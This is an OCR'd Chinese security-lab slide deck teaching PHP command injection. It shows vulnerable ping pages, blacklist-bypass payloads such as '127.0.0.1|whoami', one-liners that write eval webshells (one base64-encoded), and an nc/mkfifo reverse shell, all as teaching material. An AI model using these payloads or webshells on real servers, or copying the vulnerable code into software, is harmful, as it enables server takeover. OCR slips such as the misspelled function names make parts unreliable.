



命令执行

CommandExecution

CONTENTS



/01

命令执行函数

远程系统命令执行

一般出现这种漏洞，是因为应用系统从设计上需要给用户提供指定的远程命令操作的接口，比如我们常见的路由器、防火墙、入侵检测等设备的web管理界面上，一般会给用户提供一个ping操作的web界面，用户从web界面输入目标IP，提交后后台会对该IP地址进行一次ping测试，并返回测试结果。 而，如果，设计者在完成该功能时，没有做严格的安全控制，则可能会导致攻击者通过该接口提交恶意命令，让后台进行执行，从而获得后台服务器权限。

利用PHP 的系统命令执行函数来调用系统命令并执行，这类函数有 system()、exec()、shell_exec()、passthru()、penti_exec()、popen()、proc_pen()等，此外还有反引号命令执行，这种方式实际上是调用shell_exec()函数来执行。

远程系统命令执行

system()：执行外部程序，并且显示输出；
exec()：执行一个外部程序
shell_exec()：通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。
passthru()：执行unix系统命令并且显示原始输出
pcntl_exec()：在当前进程空间执行指定程序
popen()：打开进程文件指针
proc_open()：执行一个命令，并且打开用来输入/输出的文件指针。

01

远程系统命令执行-exec函数

```
exec ( string $command [, array &$output [, int &$return_var ]] )
```

执行一个外部程序，exec() 执行 command 参数所指定的命令。

exec执行系统外部命令时不会输出结果，而是返回结果的最后一行。如果想得到结果，可以使用第二个参数，让其输出到指定的数组。此数组一个记录代表输出的一行。

02

远程系统命令执行-system函数

system (string $command [, int &$return_var])

函数执行 command 参数所指定的命令， 并且输出执行结果。

system和exec的区别在于，system在执行系统外部命令时，直接将结果输出到浏览器，如果执行命令成功则返回true，否则返回false。

03

远程系统命令执行-passthru函数

```
passthru ( string $command [, int &$return_var ] )
```

执行外部程序并且显示原始输出，同exec()函数类似，passthru() 函数 也是用来执行外部命令（command）的

当所执行的 Unix 命令输出二进制数据， 并且需要直接传送到浏览器的时候， 需要用此函数来替代 exec() 或 system() 函数。

passthru与system的区别：passthru直接将结果输出到浏览器，不返回任何值，且其可以输出二进制，比如图像数据。第二个参数可选，是状态码。

04


远程系统命令执行-shell_exec函数

shell_exec (string $cmd)

通过 shell 环境执行命令，并且将完整的输出以字符串的方式返回。

本函数同执行操作符（`）.

```
<?php
$cmd=$_POST['cmd'];
$output = shell_exec('dir');
echo "<pre>$output</pre>";
echo `$cmd`;
?>
```



/02

命令执行漏洞利用

介绍命令执行。

04

远程系统命令执行

命令执行常用特殊字符

cmd1|cmd2：无论cmd1是否执行成功，cmd2将被执行
cmd1;cmd2：无论cmd1是否执行成功，cmd2将被执行
cmd1||cmd2：仅在cmd1执行失败时才执行cmd2
cmd1&&cmd2：仅在cmd1执行成功后时才执行
cmd2$(cmd) ：echo $(whoami) 或者 $(touch test.sh; echo 'ls' > test.sh)
'cmd'：用于执行特定命令，如 'whoami ‘
>(cmd)：<(ls)
<(cmd)：>(ls)

```
→ ~/bug/openssl-shell →  pwd|whoami
root
→ ~/bug/openssl-shell →  a|whoami
zsh: command not found: a
root
→ ~/bug/openssl-shell →  pwd;whoami
/root/bug/openssl-shell
root
→ ~/bug/openssl-shell →  a;whoami
zsh: command not found: a
root
→ ~/bug/openssl-shell →  pwd||whoami
/root/bug/openssl-shell
→ ~/bug/openssl-shell →  a||whoami
zsh: command not found: a
root
→ ~/bug/openssl-shell →  pwd&&whoami
/root/bug/openssl-shell
root
→ ~/bug/openssl-shell →  a&&whoami
zsh: command not found: a
```

01

命令执行漏洞-例子1

未对用户输入的参数ip做任何过滤。

构造payload：

127.0.0.1&&whoami

127.0.0.1;whoami

127.0.0.1|whoami

test||whoami

test&whoami

```php
<?php

header("Content-type:text/html; charset=utf-8");
$result='';

if(isset($_POST['submit']) && $_POST['ipaddress']!=null){
    $ip=$_POST['ipaddress'];
    if(stristr(php_uname('s'), 'windows')){
        $result.=shell_exec('ping '.$ip);//直接将变量拼接进来，没做处理
    }else {
        $result.=shell_exec('ping -c 4 '.$ip);
    }
}
?>

<div>
    <p>请输入测试目标IP地址：</p>
    <form method="post">
        <input type="text" name="ipaddress" />
        <input type="submit" name="submit" value="ping" />
    </form>

        <?php
        if($result){
            echo "<pre>{$result}</pre>";
        }
        ?>
</div>
```

01

命令执行漏洞-例子2

黑名单机制。简单替换输入数据中的 && 和 ； 为空

构造payload：

127.0.0.1&;&whoami

127.0.0.1|whoami

test||whoami

test|;|whoami

test&whoami

```php
<?php

header("Content-type:text/html; charset=utf-8");
$result='';

if(isset($_POST['submit']) && $_POST['ipaddress']!=null){
    $ip=$_POST['ipaddress'];
    // 设置 blacklist
    $blacklist = array(
        '&&' => '',
        ';'  => '',
    );
    // 移除所有包含在blacklist中的字符
    $ip = str_replace( array_keys( $blacklist ), $blacklist, $ip );

    if(stristr(php_uname('s'), 'windows')){
        $result.=shell_exec('ping '.$ip); //直接将变量拼接进来，没做处理
    }else {
        $result.=shell_exec('ping -c 4 '.$ip);
    }
}
?>

<div>
    <p>请输入测试目标IP地址：</p>
    <form method="post">
        <input type="text" name="ipaddress" />
        <input type="submit" name="submit" value="ping" />
    </form>

        <?php
        if($result){
            echo "<pre>{$result}</pre>";
        }
        ?>
</div>
```

01

命令执行漏洞-例子3

比较严格的黑名单机制；

未过滤特殊字符：“|”。

构造payload：

双写或者

127.0.0.1|whoami

127.0.0.1| |whoami

```php
<?php
header("Content-type:text/html; charset=utf-8");
$result='';

if(isset($_POST['submit']) && $_POST['ipaddress']!=null){
    $ip=$_POST['ipaddress'];
    // 设置 blacklist
    $blacklist = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );
    // 移除所有包含在blacklist中的字符
    $ip = str_replace( array_keys( $blacklist ), $blacklist, $ip );

    if(stristr(php_uname('s'), 'windows')){
        $result.=shell_exec('ping '.$ip); //直接将变量拼接进来，没做处理
    }else {
        $result.=shell_exec('ping -c 4 '.$ip);
    }
}
?>
<div>
    <p>Here, please enter the target IP address!</p>
    <form method="post">
        <input type="text" name="ipaddress" />
        <input type="submit" name="submit" value="ping" />
    </form>
        <?php
        if($result){
            echo "<pre>{$result}</pre>";
        }
        ?>
</div>
```

02

php命令执行

写shell：


```
127.0.0.1|echo "<?php @eval(\$_POST['cmd']);?>" > ./sys/1.php

127.0.0.1|echo "<?php (\$_=@\$_GET[2]).@\$_(\$_POST[1])?>"> ./sys/3.php

127.0.0.1|echo "PD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg==" | base64 -d > ./sys/2.php
```

nc反弹shell：

```
127.0.0.1;mkfifo /tmp/pipe;sh /tmp/pipe | nc 127.0.0.1 4444 > /tmp/pipe
```



谢谢观看

合天网安实验室

www.hetianlab.com